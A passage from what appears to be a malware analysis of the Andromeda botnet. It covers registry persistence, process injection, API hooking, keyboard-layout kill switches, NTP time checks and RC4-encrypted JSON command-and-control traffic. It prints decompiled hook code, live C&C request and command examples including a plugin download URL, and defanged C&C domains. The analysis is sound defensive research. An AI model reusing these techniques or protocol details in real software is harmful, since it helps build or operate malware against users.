
zoneidentifier.png

In the next step, Andromeda prevents the displaying of hidden files via the registry key "*Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced*" and sets proper "*Hidden*" and "*ShowSuperHidden*" values.

```
PUSH 7FF90A68                    UNICODE "ShowSuperHidden"
MOV EDI,7FF909F0                 UNICODE "software\microsoft\windows\currentversion\explorer\advanced"
PUSH EDI
MOV ESI,80000001
PUSH ESI
MOV DWORD PTR SS:[ESP+28],EBP
CALL 7FF92370                    set registry value
PUSH EBX
LEA EAX,[ESP+14]
PUSH EAX
PUSH EBX
PUSH 7FF909DC                    UNICODE "Hidden"
PUSH EDI
PUSH ESI
MOV DWORD PTR SS:[ESP+28],2
CALL 7FF92370                    set registry value
```


Finally, Andromeda creates a new value (UserID) inside the "*Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*" registry key and sets the path to the previously created "*ms*.exe*" file. After that, it protects the value by changing the permissions through Security Descriptors. Andromeda tries to avoid modifications or deleting of this value, however, modern AV engines are able to bypass this restriction.






Injection of msiexec.exe and system API function hooks

The entire final payload is injected to a newly created msiexec.exe process and activated via the ResumeThread API function. The original payload process is terminated after a new thread activation and the malware only continues from the injected msiexec.exe process.



Andromeda also injects ntdll.dll and ws2_32.dll system libraries. Inside ntdll.dll Andromeda hooks the NtMapViewOfSection API function and replaces it with a jump to payload, and also hooks the GetAddrInfoW API function inside the ws2_32.dll library.




Both API hooks are resolved inside the payload and then jump to the affected API functions after being replaced by jmp instructions.

Part of the resolved code for the GetAddrInfoW API function by payload:

```
DnsWriteQuestionToBuffer_W(0, &v22, a2, 1, 0, 1);
if ( v22 )
{
  v2 = RtlAllocateHeap(v22);
  v21 = v2;
  if ( v2 )
  {
    if ( DnsWriteQuestionToBuffer_W(v2, &v22, a2, 1, 0, 1) )
    {
      v15 = a1;
      v16 = 2;
      v17 = 0x3500;
      v18 = 0x4040808;
      v3 = socket(2, 2, 17);
      if ( v3 != -1 )
      {
        v4 = WSAEnumNetworkEvents(v15);
        v23 = v4;
        if ( v4 )
        {
          if ( WSAEventSelect(v3, v4, 1) != -1 )
          {
            v5 = sendto(v3, v21, v22, 0, &v16, 16);
            if ( v5 == v22
              && !WaitForSingleObject(v23, 0x1388)
              && ioctlsocket(v3, 0x4004667F, &v22) != -1
              && v22 >= 0xC )
            {
              v6 = RtlAllocateHeap(v22);
              v7 = v6;
              if ( v6 )
              {
                recv(v3, v6, v22, 0);
                v8 = __ROL2__(*v7, 8);
                *v7 = v8;
                v9 = __ROL2__(*(v7 + 4), 8);
                *(v7 + 4) = v9;
                v10 = __ROL2__(*(v7 + 6), 8);
                *(v7 + 6) = v10;
                v11 = __ROL2__(*(v7 + 8), 8);
                *(v7 + 8) = v11;
                v12 = __ROL2__(*(v7 + 10), 8);
                *(v7 + 10) = v12;
                if ( !DnsExtractRecordsFromMessage_W(v7, v22, &v19) )
```

Language exclusions

Another interesting feature is the detection of keyboard layout settings. If Andromeda detects the Russian, Ukrainian, Belarusian or Kazakh keyboard, it sets a special flag that disables the infection, persistence, NTP traffic and injection of ntdll and ws2_32 libraries.



The malware is also completely removed from the infected machine if it detects one of these keyboard layouts.


NTP traffic

Andromeda uses hardcoded NTP (Network Time Protocol) domains to obtain the current time, which is received by the “Transmit Timestamp”, if this connection isn’t successful the current time is obtained from infected computer.


```
DNS      80 Standard query 0x89ff  A oceania.pool.ntp.org
DNS     155 Standard query response 0x89ff  A 103.239.8.22 A 202.127.210
NTP      90 NTP Version 1, client
NTP      90 NTP Version 1, server
```

The hardcoded NTP domains are *africa.pool.ntp.org, asia.pool.ntp.org, europe.pool.ntp.org, oceania.pool.ntp.org* and *pool.ntp.org* as the last attempt if the other domains fail. NTP traffic uses port 123.

The malware verifies if the size of the received data is 0x30h (48) bytes and first parses DWORD from the “Transmit Timestamp” value.



This value is increased by 0x7C558180h and the result is used as an argument of the "aStart" function exported by a plugin.



If all connections to the NTP domains fail, an argument for the aStart function is computed by the payload via the following algorithm based on the result of the GetSystemTimeAsFileTime API function, instead of the Transmit Timestamp value from the NTP request.

```
GetSystemTimeAsFileTime(&v3);
LODWORD(v1) = compute_aStart_arg(
                v3 + 0x2AC18000,
                ((unsigned __int64)(v3 + 0x2AC18000) >> 32) - 0x19DB1DF,
                0x989680,
                0);
if ( v1 > 3253524479 9i64 )
  v1 = -1i64;
if ( a1 )
  *a1 = v1;
return v1;
```


The “compute_aStart_arg” function algorithm:

```
if ( a3 )
{
  v5 = a3;
  v6 = a2;
  v7 = a1;
  do
  {
    v8 = v5 & 1;
    v5 >>= 1;
    v6 = __RCR__(v6, v8);
    v8 = BYTE4(v7) & 1;
    HIDWORD(v7) >>= 1;
    LODWORD(v7) = __RCR__(v7, v8);
  }
  while ( v5 );
  v9 = v7 / v6;
  v10 = v9;
  v11 = a3 * v9;
  v12 = v9 * a2;
  v8 = __CFADD__(v11, HIDWORD(v12));
  HIDWORD(v12) += v11;
  if ( v8 || HIDWORD(v12) > HIDWORD(a1) || HIDWORD(v12) >= HIDWORD(a1) && v12 > a1 )
    --v10;
  result = v10;
}
else
{
  LODWORD(v3) = a1;
  HIDWORD(v3) = HIDWORD(a1) % a2;
  LODWORD(result) = v3 / a2;
  HIDWORD(result) = HIDWORD(a1) / a2;
}
return result;
```

Obtain local IP via sockaddr struct

Andromeda uses a very uncommon method to obtain local IP addresses of infected machines.

The malware tries to connect various legal servers on port 80 with a crafted socket and obtain the infected machine's IP address from the sockaddr structure via the getsockname API function.




The resolved value is used as "la" parameter for C&C requests.

List of domains that Andromeda tries to connect to in the following order: u*pdate.microsoft.com, microsoft.com, bing.com, google.com, yahoo.com*


C&C communication

All communication is RC4 encrypted and uses HTTP/1.1 in the raw data format "Content-Type: application/octet-stream" with predefined "Mozilla/4.0" User-Agent.



Andromeda contains a hard-coded RC4 key, which is used for C&C server communication, for the downloaded plugin decryption and also for decrypting hard-coded C&C URLs where the key is used backwards.

All values are hardcoded to a structure located in the beginning of payload data. The first value is BID (Botnet/BuildID), which is also used as a parameter for C&C requests. RC4 key is hard-coded between random junk data and is followed by encrypted C&C URLs. The first byte of each encrypted URL is the length of data and it is used as a pointer to the next encrypted URL. Zero byte indicates the end of an encrypted URL data block.



C&C JSON requests

Andromeda uses JSON format for all communication with C&C servers encrypted with RC4.

The malware includes two types of JSON requests and one command object.

Infection report / Ask for action request

{"id":%lu,"bid":%lu,"os":%lu,"la":%lu,"rg":%lu}

JSON item	Name	Info
id	User ID	Computed from VolumeSerialNumber of infected machine HDD.
bid	Botnet/Build ID	Hard-coded inside Andromeda payload.

os	OS version	Version of current operating system.
la	Local IP address	Obtained from sockaddr structure.
rg	Administrator rights	Set 1 if malware process runs under an administrator account.

Live example:

{"id":1839815145,"bid":8384538,"os":65889,"la":168732589,"rg":0}

Received command object from C&C server

[sleep_before_request, {unused_object}, [TaskID, RequestType, URL,..]..]

Object item	Info
sleep_before_request	Sleep time in minutes before send next request to the C&C server, the most common value is 60.
{unused_object}	When this object is found, it is skipped. The most common value is {“klt:0”}.
TaskID	ID of a task provided by the C&C server. This ID is send back to server with status/error report request.
RequestType	Identifier of the task type (update plugin, download exe, install plugin, delete bot)
URL	URL for downloading plugin or other malware.

Live example of a command to download Andromeda plugins:

[60,{"klt":0},[15,2,"http:\/\/netcologne.dl.sourceforge.net\/project\/googlecodefork\/g11.pack"]]

Task report request

{“id”:%lu, “tid”:%lu, “err”:%lu, “w32”:%lu}

JSON item	Name	Info
id	User ID	Computed from VolumeSerialNumber of infected machine HDD.
tid	TaskID	ID of task provided by the C&C server.
err	Error	Set 0 if task is successfully completed.
w32	System error code	Obtained from RtlGetLastWin32Error API function.

Live example:

{"id":1839815145,"tid":15,"err":0,"w32":127}

C&C servers

The Andromeda payload uses two domains as C&C servers for a very long time period and requests are sent via POST method.

Server one:


hxxp://disorderstatus.ru/order.php

Server two:

hxxp://differentia.ru/diff.php

Both domains are connected to multiple DNS servers located throughout the world.

Below is the differentia.ru DNS graph up to the April 2016 hosted on pointhq.com servers:

